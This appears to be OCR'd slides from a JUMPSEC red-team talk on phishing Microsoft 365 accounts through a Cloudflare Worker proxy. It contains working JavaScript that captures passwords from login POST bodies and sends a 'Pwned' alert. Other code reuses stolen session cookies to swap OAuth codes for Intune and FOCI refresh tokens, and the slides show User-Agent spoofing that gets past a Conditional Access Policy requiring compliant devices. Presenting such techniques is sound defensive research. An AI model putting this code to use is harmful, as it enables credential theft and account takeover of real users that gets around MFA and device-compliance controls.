
Error Code: 53003
Request Id: e8d0d083-f242-4785-abf6-f7a62b4afe00
Correlation Id: 354dd91e-394b-4ebf-bbd5-be983f7af788
Timestamp: 2025-07-14T15:34:00.710Z
App name: OfficeHome
App id: 4765445b-32c6-49b0-83e6-1d93765276ca
IP address: [redacted]
Device identifier: Not available
Device platform: Windows 10
Device state: Unregistered

Flag sign-in errors for review: Enable flagging

If you plan on getting help for this problem, enable flagging and try to reproduce the error within 20 minutes. Flagged events make diagnostics available and are raised to admin attention.

Adjusting The Flow - User-Agent Manipulation


Controlling the User Agent – We can control where Microsoft thinks we are authenticating from



```
//All checks are now complete so proceed
let method = request.method;
let request_headers = request.headers;
let new_request_headers = new Headers(request_headers);
new_request_headers.set('Host', upstream_domain);
new_request_headers.set('Referer', url.protocol + '//' + url_hostname);
new_request_headers.set('User-Agent', 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.5 Safari/605.1.15');
    // Obtain password from POST body
    if (request.method === 'POST') {
        const temp_req = await request.clone();
        var body = await temp_req.text()
        const keyValuePairs = body.split('&');
        var password = "";
        var message =  "\n**********************************************************************************\n"
        message = message + ":dart: *Pwned - Password received!*\n\n"
```

Imagine a CAP is in place to enforce Windows compliant devices, however, allows unmanaged IOS and MACOS Devices, using this we can satisfy the CAP

Adjusting the flow



mysignins.microsoft.com/security-info

My Sign-Ins

Security info

These are the methods you use to sign into your account or reset your password.

You're using the most advisable sign-in method where it applies.

Sign-in method when most advisable is unavailable: Microsoft Authenticator - notification Change

+ Add sign-in method

Phone	[redacted]	Change	Delete
Password	Last updated: 6 months ago	Change	
Microsoft Authenticator Push multi-factor authentication (MFA)	iPhone 16 Pro		Delete
Microsoft Authenticator Push multi-factor authentication (MFA)	iPhone 13		Delete

Lost device? Sign out everywhere

○ Mac OS X / Safari 18
○ Windows / IE 11
○ Windows / Edge 133
○ Windows / Chrome 134
○ Windows / Firefox 128 ESR


Mobile
○ Android Phone / Firefox 136
○ Android Phone / Chrome 134
○ Android Tablet / Firefox 136
○ Android Tablet / Chrome 134
○ iPhone / Safari 18
○ iPad / Safari 18

Bot
○ Google Bot
○ Twitter Bot
○ Facebook Bot

Other
○ PS5
○ Curl
○ Wget
● Macos

JUMPSEC


Abusing the Intune Flow (Inside the Worker)




```
      const NewHeaders = new Headers();
      NewHeaders.append("Cookie", useable_cookies);
      NewHeaders.append("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)");
      const OAUTHURL = "https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=9ba1a5c7-
f17a-4de9-a1f1-6178c8d51223&resource=" + REFRESH_RESOURCE + "&redirect_uri=ms-appx-
web://Microsoft.AAD.BrokerPlugin/S-1-15-2-2666988183-1750391847-2906264630-3525785777-2857982319-3063633125-1907478113
&state=dfacd1ed-458c-4fbe-96a8-629496dbc754&sso_reload=true"
      const responsey = await fetch(OAUTHURL, {
          method: 'GET',
            headers: NewHeaders
          });
        const ResponseHeaders = responsey.headers;
            const MSHEADER = ResponseHeaders.get("X-Ms-Request-Id");
            const text = await responsey.text();
            const sFT = /"sFT":\s*"([^"]+)"/; // Match only the first instance
            const sCtx = /"sCtx":\s*"([^"]+)"/; // Match only the first instance
            const canary = /"canary":\s*"([^"]+)"/; // Match only the first instance
            const matchsFT = text.match(sFT);
            const matchsCtx = text.match(sCtx);
            const matchcanary = text.match(canary);
            const mm = matchcanary[1]
            const refresh_code = url.searchParams.get('code');
```

```
  // Create a URL object (add a dummy base if it's a relative URL)
  const url = new URL(redirectUrl, "https://login.microsoftonline.com");
  const refresh_code = url.searchParams.get('code');
            //console.log('URL Path:', url.pathname);


          const newbody = {
          "resource": REFRESH_RESOURCE,
          "client_id": "9ba1a5c7-f17a-4de9-a1f1-6178c8d51223",
          "grant_type": "authorization_code",
          "redirect_uri": "ms-appx-
web://Microsoft.AAD.BrokerPlugin/S-1-15-2-2666988183-1750391847-2906264630-3525785777-2857982319-3063633125-1907478113",
          "code": refresh_code,
          "scope": "openid"
      };
```

Modular FOCI & Refresh




```
if(REFRESH_FOCI == "true"){
            const headerstoken = new Headers();
            headerstoken.append("Cookie", useable_cookies);
            headerstoken.append("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)");
            const Codeswap = "https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=" +
FOCI + "&resource="+ REFRESH_RESOURCE + "&redirect_uri=https://login.microsoftonline.com/common/oauth2/nativeclient"
            const responseyswap = await fetch(Codeswap, {
            method: 'GET',
              headers: headerstoken,
              redirect: 'manual'
            });
            const response2 = await responseyswap.text();
            const headers = responseyswap.headers;
            if (responseyswap.status >= 300 && responseyswap.status < 400) {
              const redirectUrl = responseyswap.headers.get('Location');
           // const location = headers.get("Location");
```



